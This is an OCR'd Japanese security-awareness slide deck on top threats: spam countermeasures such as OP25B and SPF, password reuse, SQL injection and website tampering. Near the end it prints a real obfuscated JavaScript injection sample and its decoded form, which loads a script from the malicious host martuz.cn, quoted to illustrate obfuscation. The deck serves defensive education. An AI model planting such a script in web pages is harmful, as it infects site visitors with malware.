【3位】減らないスパムメール




利用者への脅威
【3位】減らないスパムメール

【参考】OP25B（Outbound Port25 Blocking）の仕組み



利用者への脅威
【3位】減らないスパムメール

【参考】SPF（Sender Policy Framework）の仕組み




(a) 電子メールソフトから電子メールを送信する。
(b) メールサーバは送信先ドメインに対応するメールサーバへ配送する。
(c) 受信したメールサーバは、送信元のメールアドレスのドメイン（example.com）に対しSPFリソースレコードを問い合わせる。
(d) 送信元のメールアドレスのドメイン（example.com）のDNS*サーバは、登録されたメールサーバのIPアドレスを回答する。
(e) SMTPの接続元IPアドレスと、(d)で得たIPアドレスを比較し、同一であれば正規のメールサーバと判断する。

利用者への脅威
【3位】減らないスパムメール


- システム管理者向け対策
  - スパムメール対策アプライアンスの利用
  - メールサーバが不正なメール中継可能な設定になっていないかの定期的な確認
  - メールサーバのログ管理（特にエラーメール）
- 一般利用者向け対策
  - スパムメールフィルタや、プロバイダが提供するフィルタリングサービスの利用


利用者への脅威
【4位】ユーザ ID とパスワードの使いまわしによる危険性



【4位】ユーザIDとパスワードの使いまわしによる危険性

- やりがちな例
  - ウェブサイト間の使いまわし以外にも、OSのログオン時のパスワードや、メールのパスワード、圧縮ファイルのパスワードなど、同一のパスワードを設定することがある
  - ウェブサイトAのユーザIDが、メールアドレスとして作成される場合において、ウェブサイトBでウェブサイトAのメールアドレスをユーザIDとして登録した時に、同じパスワードを利用していると、何らかの理由でウェブサイトBのパスワードが漏れると、ウェブサイトAのパスワードが推測される






【4位】ユーザIDとパスワードの使いまわしによる危険性

- 利用者
  - ユーザIDやパスワードを使いまわさず、別々に設定する
  - 強いパスワード（推測不可、辞書にない、適切な文字種文字数）
  - **パスワード管理ソフトウェア**などを利用し管理する
  - 関連性をもたせず管理できるならノートでの管理も良い
- システム管理者
  - 利用者のユーザIDやパスワードの利用方法について注意を呼び掛ける
- ウェブサイト開発者
  - ユーザのパスワードは平文のまま保存せず、**ハッシュ値のみを保存**するように実装する。仮に不正アクセスを受けデータが漏えいしても、パスワードは持たぬため、被害を最小限に留めることができる

システム管理者・開発者への脅威
【1位】正規のウェブサイトを経由した攻撃の猛威




システム管理者・開発者への脅威
【1位】正規のウェブサイトを経由した攻撃の猛威

- DB(データベース)と連携したウェブサイトが一般的となっている
- 一方、**SQLインジェクション対策が不十分**であるウェブサイトが依然として減っていない

SQLインジェクション攻撃が行われると・・


- ウェブサイトで稼働している**DB内部の情報**を**盗まれたり**、**改ざん**されたり、**消去**されたりする
- さらに踏み台としてウェブサイトを悪用されてしまう
- またはウェブサイトの一部にウイルスを仕込むように改ざんされ、その**ウェブサイトを閲覧したユーザをウイルスに感染**させる。このような改ざんは目には見えない手法で行われ、この攻撃手法が主流となり被害が拡大している
- これらの**攻撃を自動的に行うツール**がインターネット上で流通しており、誰でも比較的容易に入手が可能な状況

システム管理者・開発者への脅威
【1位】正規のウェブサイトを経由した攻撃の猛威



システム管理者・開発者への脅威
【1位】正規のウェブサイトを経由した攻撃の猛威

2009年4月に、SQLインジェクションが原因ではない、新たな改ざん手口が出現！



・悪意ある者が、FTPアクセスにより、改ざんウェブページをアップロード
・悪意あるウェブサイトには、Adobe製品の脆弱性を突くウイルスが・・

システム管理者・開発者への脅威
【1位】正規のウェブサイトを経由した攻撃の猛威

難読化スクリプト埋め込みに使われる様々な手法

```
<script language=javascript><!--
(function(){var eaW='%';var yvwNr=('va-72-20-61-3d-22-53-63-72iptEngine-22-2cb-3d-22Ve-72-
73ion()-2b-22-2cj-3d-22-22-2cu-3dnavi-67ator-2euserAgent-3bif-28-28u-2e-69n-64e-78O-66(-22-43-
68ro-6de-22)-3c0)-26-26(-75-2eindexOf(-22Win-22)-3e0)-26-26(u-2eindexOf(-22NT-206-22-29-3c-30)-
26-26-28-64o-63u-6dent-2ec-6fokie-2e-69ndex-4ff-28-22-6d-69ek-3d-31-22)-3c0)-26-26-28-74-79pe-6ff-
28zrv-7a-74-73-29-21-3d-74yp-65-6ff(-22A-22-29))-7bzrvzts-3d-22A-22-3beva-6c(-22if-28w-69-6edow-
2e-22+a+-22-29j-3d-6a+-22+a+-22Major-22+b+a-2b-22Mi-6eor-22+b+a+-22Build-22+b+-22j-3b-22-29-
3bdocu-6d-65nt-2ew-72ite(-22-3c-73cript-20sr-63-3d-2f-2fma-72-22+-22tuz-2e-63-6e-2f-76id-2f-3f-69d-
3d-22-2bj+-22-3e-3c-5c-2fs-63rip-74-3e-22)-3b-7d').replace(/-/g,eaW);eval(unescape(yvwNr))})();
```

●replace操作 （‘－’ を ‘%’に置換)
●unescape関数でデコード

```
var a=“ScriptEngine” ,b=“Version()+ ”,j=“” ,u=navigator.userAgent;
if((u.indexOf(“Chrome”)<0)&&(u.indexOf(“Win”)>0)&&(u.indexOf(“NT 6”) <0) &&
(document.cookie.indexOf(“miek=1”) <0) && (typeof(zrvzts)!=
typeof(“A”))){zrvzts="A";eval("if(window."+a+")j=j+"+a+"Major"+b+a+"Minor"+b+a+"Build"+b+"j;");
document.write("<script src=//mar"+"tuz.cn/vid/?id="+j+"><¥/script>");}
```


martuz.cn に飛ばされるようになっていた！

システム管理者・開発者への脅威
【2位】誘導型攻撃の顕在化

攻撃手法の対比

